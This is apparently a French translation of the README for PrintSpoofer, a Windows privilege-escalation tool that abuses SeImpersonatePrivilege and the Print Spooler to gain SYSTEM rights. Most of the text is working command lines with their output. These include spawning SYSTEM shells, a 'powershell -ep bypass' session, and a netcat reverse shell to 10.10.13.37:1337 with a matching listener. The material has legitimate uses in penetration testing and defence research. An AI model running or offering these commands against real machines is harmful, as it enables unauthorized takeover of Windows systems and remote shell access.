
 itm4n/printspoofer
Abuser des privilèges d'usurpation d'identité via le 'Printer Bug'

De LOCAL/NETWORK SERVICE à SYSTEM en abusant de SeImpersonatePrivilege sur Windows 10 et Server 2016/2019.
Pour plus d'informations : https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/.

Vous pouvez vérifier le message d'aide en utilisant l'option -h.
C:\TOOLS>PrintSpoofer.exe -h

PrintSpoofer v0.1 (by @itm4n)

  Provided that the current user has the SeImpersonate privilege, this tool will leverage the Print
  Spooler service to get a SYSTEM token and then run a custom command with CreateProcessAsUser()

Arguments:
  -c <CMD>    Execute the command *CMD*
  -i          Interact with the new process in the current command prompt (default is non-interactive)
  -d <ID>     Spawn a new process on the desktop corresponding to this session *ID* (check your ID with qwinsta)
  -h          That's me :)

Examples:
  - Run PowerShell as SYSTEM in the current console
      PrintSpoofer.exe -i -c powershell.exe
  - Spawn a SYSTEM command prompt on the desktop of the session 1
      PrintSpoofer.exe -d 1 -c cmd.exe
  - Get a SYSTEM reverse shell
      PrintSpoofer.exe -c "c:\Temp\nc.exe 10.10.13.37 1337 -e cmd"
Si vous avez un shell interactif, vous pouvez créer un nouveau processus SYSTEM dans votre console actuelle.
Cas d'utilisation : bind shell, reverse shell, psexec.py, etc.
C:\TOOLS>PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19613.1000]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
Si vous pouvez exécuter des commandes mais que vous n'avez pas de shell interactif, vous pouvez créer un nouveau processus SYSTEM et quitter immédiatement sans interagir avec lui.
Cas d'utilisation : WinRM, WebShell, wmiexec.py, smbexec.py, etc.
Créer un reverse shell :
C:\TOOLS>PrintSpoofer.exe -c "C:\TOOLS\nc.exe 10.10.13.37 1337 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Écouteur Netcat :
C:\TOOLS>nc.exe -l -p 1337
Microsoft Windows [Version 10.0.19613.1000]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
Si vous êtes connecté localement ou via RDP (y compris VDI), vous pouvez lancer une invite de commandes SYSTEM sur votre bureau. Vérifiez d'abord votre ID de session avec la commande qwinsta, puis spécifiez cette valeur avec l'option -d.
Cas d'utilisation : Session Terminal (RDP), VDI
C:\TOOLS>qwinsta
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 services                                    0  Disc
 console           Administrator             1  Active
>rdp-tcp#3         lab-user                  3  Active
 rdp-tcp                                 65536  Listen

C:\TOOLS>PrintSpoofer.exe -d 3 -c "powershell -ep bypass"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
